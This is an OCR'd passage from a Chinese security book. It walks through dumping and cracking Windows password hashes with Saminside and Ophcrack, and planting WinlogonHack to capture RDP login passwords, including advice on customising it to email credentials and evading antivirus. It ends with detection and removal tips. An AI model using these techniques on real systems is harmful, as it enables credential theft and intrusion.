


图 1-48 使用 Scheduler 导入本地用户的 Hash 值

1.7.3 查看导入的 Hash 值

使用 Saminside 导入本地用户的哈希值，必须具有管理员权限，在有些情况下，管理员会对磁盘进行权限限制，这个时候需要为 Saminside 授权，然后才能获取系统用户的 Hash 值，如图 1-49 所示，一共获取了 4 个用户的 Hash 值，该值按照 User、RID、LM-Password、NT-Password、LM-Hash、NT-Hash 和 Description 顺序进行显示。如果在 LM-Password 和 NT-Password 显示为 Disabled，则表示该账户是禁用账号。超过 14 位的密码，在 LM-Password 中会以全 0 显示，在老版本中以 AA3D 开头显示的也表示密码位数超过 14 位，例如“simeon:1005:AAD3B435B51404EEAAD3B435B51404EE:5E9C2FAAE669F5D06F33014E33AC2CFC:::”其密码就是超过 14 位的。

1.7.4 导出系统用户的 Hash 值

单击“File”-“Export Users to PWDUMP File”将获取系统用户的密码哈希值导出为一个文件，其导出文件的内容如图 1-50 所示，然后将该文件再次导入到 ophcrack 中进行破解。Saminside 本身也能破解系统 Hash 值，不过破解速度和效果不如 ophcrack，一些简单的密码 Saminside 直接显示其密码，感兴趣的朋友可以直接去尝试使用 Saminside 破解系统 Hash 值。




图 1-49　查看导入的 Hash 值



图 1-50　导出系统用户的 Hash 值

1.7.5　设置 Saminside 破解方式

如图 1-51 所示，默认选择 LM-Hashes attack 破解方式，如果用户密码超过 14 位，或者 LM-Hashes 中显示的全是 0，则可以选择 NT-Hashes attack 进行破解。然后还需要选择字典破解、暴力破解、掩码破解以及彩虹表破解。




图 1-51　设置 Saminside 破解方式

如果是选择采用字典破解，则需要在设置中选择“options”，在“Dictionary attack”中设置字典，将本地字典文件添加到字典文件列表中，如图 1-52 所示。可以设置多个字典文件进行破解。Saminside 帮助中提供了在线字典下载，大概有 2GB 字典可供下载。




图 1-52　导入字典文件进行破解

1.7.6　执行破解

设置好破解有关选项后，单击其绿色小三角形图标进行破解，如图 1-53 所示，如果密码在字典文件中，则很快就会给出结果。



图 1-53　运行字典破解本地用户密码

1.7.7　使用 Ophcrack 破解用户密码值

另外一种快捷的破解用户密码的方式就是将导出的文件导入到到 Ophcrack 进行破解，运行 Ophcrack，单击“Load”-“PWDUMP file”选择前面使用 Saminside 导出的文件，接

着单击“Crack”按钮进行破解，如图 1-54 所示，一共花了 2 分 7 秒钟便将该系统的密码成功破解出来。有关 Ophcrack 的详细使用方法请参考本书后面的利用 Ophcrack 破解系统密码的章节。




图 1-54　使用 Ophcrack 破解用户密码值

1.8　使用 WinlogonHack 获取系统密码

在网络安全事件频发的今天，很多人都在抱怨，为什么我的系统被入侵了，我的主页被修改了，在被入侵后，我采取了一些安全加固措施，可是没过几天又发现系统被入侵了！分析其根本原因就是系统存在安全隐患，可能是没有彻底清除系统后门，可能是系统的密码一直都掌握在黑客手中，下面将全面分析远程终端密码的截取和防范。

1.8.1　远程终端技术 APP 和远程终端密码泄露分析

（1）远程终端技术 APP

对于大型企业来说，一般都部署有远程终端，微软的服务器操作系统 Windows 2008 Server 中更是重点打造远程终端。远程终端技术 APP 是 Windows Server 2008 中新的远程应用演示方法。在远程连接的一些参数上进行了调整，增加了一些新的功能，据说性能也有较大提高！

（2）远程终端密码泄露分析

在大型网络中，由于网络环境复杂，因此服务器之间往往通过远程终端来维护和管理，这种管理在方向上不太固定，多数是发散式的。有的通过一台主机登录多台主机，也有的通过多台主机来登录同一台主机，还有的混乱交叉登录。黑客在入侵网络某一台主机后，肯定会想办法收集网络内部或者跟外部独立主机之间的远程终端登录用户名称和密码。收

集方法不外乎三种：

① 使用 GetHashes、Pwdump 等工具获取系统的 Hash 密码值，然后通过 LC5 以及彩虹表来进行破解，破解成功后得到系统密码，这些密码极有可能是远程终端的密码。

② 在被控制计算机上安装键盘记录，通过键盘记录来获取用户在登录 3389 远程终端过程所输入的用户名和密码。这种方法有一定的限制，键盘记录在远程终端窗口最大化时有可能无法记录远程终端的登录密码。

③ 使用 WinlogonHacK 工具软件截取远程登录时所输入的正确密码。这也是本文要重点介绍的部分。当然除了以上三种外，还有其他的一些密码泄露途径。

1.8.2 使用 WinlogonHack 工具软件截取密码原理

（1）Gina.dll 与 Msgina.dll

Gina.dll 在 NT/2000 中交互式的登录支持是由 WinLogon 调用 Gina.dll 实现的，Gina.dll 提供了一个交互式的界面为用户登录提供认证请求。WinLogon 会和 Gina.dll 进行交互，默认是 Msgina.dll（在 System32 目录下）。微软同时也提供了接口，我们可以自己编写 Gina.dll 来代替 Msgina.dll。

不知道什么原因，微软的 Gina.dll 在 Windows XP 以及后续版本中都不再出现，原来的 Gina.dll 改为 Msgina.dll（加了 Ms 表示是微软的，嘿嘿！）。Msgina.dll 在 Windows XP 系统中默认大小为 967,680 字节（945KB），在 Windows 2003 中其大小为 1,180,672 字节（1153KB），如果不是这个大小，估计就有问题了。

（2）Msgina.dll 文件被损坏和修改将导致严重错误

在 dll 知识库（http://www.dofile.com/dlllibrary/msgina/）中是这样描述的：Msgina.dll 是 Windows 登录认证策略相关模块，该模块用于完成所有用户登录和验证功能，如果系统中的这个文件被修改或者破坏，将导致系统无法使用 3389 进行登录，如图 1-55 所示，这个系统的 Msgina.dll 文件就被破坏了，从而导致用户无法远程登录 3389 终端服务器。

（3）WinlogonHack 截取密码原理

WinlogonHack 通过挂钩系统中 Msgina.dll 的 WlxLoggedOutSAS 函数，记录登录账户密码！WinLogon 初始化时会创建 3 个桌面。

① Winlogon 桌面：主要显示 Windows 安全等界面，如你按下“Ctrl+Alt+Del”快捷键看所出现的登录的界面等。

② 应用程序桌面：我们平时见到的那个有我的电脑的界面。

③ 屏幕保护桌面：屏幕保护显示界面。

在默认情况下，Gina.dll 或者 Msgina.dll 显示登录对话框，用户输入用户名及密码。所以要获得用户名和密码，则可以写一个新的 Gina.dll 或者 Msgina.dll，其中提供接口调用 Msgina.dll 的函数是 WlxLoggedOutSAS。启动就用 Winlogon 通知包，当有 3389 连上服务

器时。新创建的 Winlogon.exe 会在登录前加载，注册了“Startup”的 dll，Hook 了函数，登录成功后，将密码记录到 boot.dat 文件，并取消 Hook。退出 3389 后，dll 文件即可删除。在实现时只要 Msgina.dll 中 WlxLoggedOutSAS 函数的前五个字节：




图 1-55　Msgina.dll 被损坏或者被修改导致无法远程登录远程终端

```
mov edi,edi
push ebp
mov ebp,esp
```

关于 WinlogonHack 工具如何具体实现 3389 远程终端密码的截取，请查看 WinlogonHack 的源代码以及程序（http://www.antian365.com/bbs/forumdisplay.php?fid=180）。

1.8.3　使用 WinlogonHack 获取密码实例

在 WinlogonHack 之前有一个 Gina 木马主要用来截取 Windows 2000 下的密码，WinlogonHack 主要用于截取 Windows XP 以及 Windows 2003 Server。

（1）执行 install.bat 安装脚本

一种方法是将 WinlogonHack 的安装程序文件 Hookmsgina.dll、install.bat、On.reg 以及 ReadLog.bat 复制到一个相同文件夹下面，然后在 DOS 提示符或者 GUI 界面写直接运行 install.bat 即可。执行完毕后不需要重启，当有 3389 登上时，自动加载 dll，并且记录登录密码！保存在系统 System 32 目录的 boot.dat 文件中，另外一种方法是将所有文件都放在同一个文件夹中，然后执行 install 命令即可，如图 1-56 所示，表示安装正确的一些提示。

（2）查看密码记录

可以直接打开 boot.dat 文件查看，也可以运行“ReadLog.bat”脚本，移动密码文件到

当前目录查中查看。在本例中的操作系统是 Windows 2003 Server，直接通过 Radmin 的 telnet，然后先执行“dir boot.dat /a”命令，查看是否有人进行远程登录，如图 1-57 所示，boot.dat 文件的大小为 5762 字节，有货！使用“type boot.dat”可以看到记录的登录时间、用户、域名、密码以及旧密码。出现两个密码主要是用于记录用户更改了密码的情况。




图 1-56　远程安装 WinlogonHack 软件截取 3389 登录密码




图 1-57　查看密码记录 boot.dat 文件

（3）卸载 WinlogonHack

执行“Uninstall.bat”即可自动卸载该程序，如果“%systemroot%\system32\wminotify.dll”

文件未能删除，可以重启后删除！

1.8.4 攻击方法探讨

（1）定制化开发

WinlogonHack 代码是开源的，因此入侵者可以定制它，即在“lstrcat(LogPath , "\\boot.dat");”代码中将 boot.dat 换成其他一个文件，执行 WinlogonHack 后，一般人员很难发觉。入侵者还可以在此基础上增加一个邮件发送功能，将记录下来的 3389 远程终端用户名和密码发送到指定的邮箱，笔者在安全加固过程中就曾经碰到过具有这种功能的 3389 密码截取木马软件。

（2）对 WinlogonHack 软件做免杀处理

由于 WinlogonHack 工具软件在网络入侵中扮演了重要的辅助角色，因此一些厉害的杀毒软件会自动查杀 wminotify.dll 文件，如图 1-58 所示，我在做试验时，我的 avast!杀毒软件就能查出来，作为病毒处理。因此可以通过加花指令、修改特征码等方法修改 wminotify.dll 文件，使其能够绕过杀毒软件。




图 1-58　杀毒软件会自动查杀 wminotify.dll 文件

（3）WinlogonHack 在攻击中应用

WinlogonHack 工具软件主要用于截取 3389 登录密码，因此在被入侵计算机上运行 mstsc 后，如果发现在 mstsc 的计算机地址栏目中出现多个登录 IP 地址列表，如图 1-59 所示，那么在该计算机上就有安装 WinlogonHack 软件的必要，通过它来记录在服务器上管理员所登录的 3389 用户名和密码。




图 1-59 获取 3389 登录地址列表

1.8.5 防范方法探讨

（1）在系统目录查找“wminotify.dll”文件，如果发现有这个文件，则说明系统中一定安装了 WinlogonHack 工具，可以通过登录一个 3389 终端来测试，系统目录下是否存在 boot.dat 文件，如果存在，则可以尝试使用“Uninstall.bat”批处理来卸载它，如果还不能卸载，可以重启后再次卸载。

（2）直接到注册表的键值“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\wminotify”下进行查看，如果存在，则删除即可。

（3）对于定制的 WinlogonHack 比较难于清除，一个好的办法就是在系统安全状态下做一次文件名称列表备份，以后每次检测系统时通过比较系统目前状态下的文件列表的异同来查看。

（4）如果使用 3389 远程终端登录多台服务器进行管理，最好在管理完毕后，及时清除 3389 登录地址列表。

